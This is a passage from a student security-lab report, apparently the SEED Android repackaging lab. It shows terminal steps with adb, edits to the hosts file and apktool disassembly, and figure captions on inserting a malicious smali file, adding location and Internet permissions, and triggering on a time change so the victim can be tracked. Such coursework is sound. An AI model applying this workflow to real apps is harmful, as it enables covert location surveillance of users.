Settings -> Date and Time -> Set time
```

After the time change, the attack takes place and the attacker tracks the victim.

Step 5. Monitoring the victim

We returned to the attacker's machine (SEEDUbuntu) and monitored the victim from the web application:

```
http://www.repackagingattacklab.com
```

6.2 Results

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 6.2.1. Selecting a location from MockLocation

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```

Terminator
/bin/bash
[06/01/23]seed@VM:~/project4$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:be:51:57
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.
          inet6 addr: fe80::d779:6d7f:25e0:6776/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19249 errors:0 dropped:0 overruns:0 frame:0
          TX packets:14227 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:20048313 (20.0 MB)  TX bytes:13792177 (13.7 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:3086 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3086 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:7279333 (7.2 MB)  TX bytes:7279333 (7.2 MB)

[06/01/23]seed@VM:~/project4$

```

Figure 6.2.2. Finding the attacker's IP address

```

Terminator
/bin/bash
[06/01/23]seed@VM:~/project4$ adb root
adb is already running as root
[06/01/23]seed@VM:~/project4$ adb connect 10.0.2.4
already connected to 10.0.2.4:5555
[06/01/23]seed@VM:~/project4$ adb pull /system/etc/hosts
1 KB/s (95 bytes in 0.087s)
[06/01/23]seed@VM:~/project4$ gedit ./hosts

```

Figure 6.2.3. Installing the target application on the victim's machine

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 6.2.4. Modifying the /system/etc/hosts file of SEEDAndroid




Figure 6.2.5. Copying the modified file to the SEEDAndroid machine

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 6.2.6. Verifying the copy of the modified file to the SEEDAndroid machine





Figure 6.2.7. The filepath of the target application

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```
Terminator
/bin/bash
[06/02/23]seed@VM:~/.../Scenario2$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[06/02/23]seed@VM:~/.../Scenario2$
```

Figure 6.2.8. Disassembling the target application with the apktool tool




Figure 6.2.9. The RepackagingLab folder

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 6.2.10. Placing the malicious file in the smali/com/mobiseed folder




Figure 6.2.11. Adding location and Internet permissions

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 6.2.12. Registering the BroadcastReceiver and setting the intent-filter for the event "TIME SET"

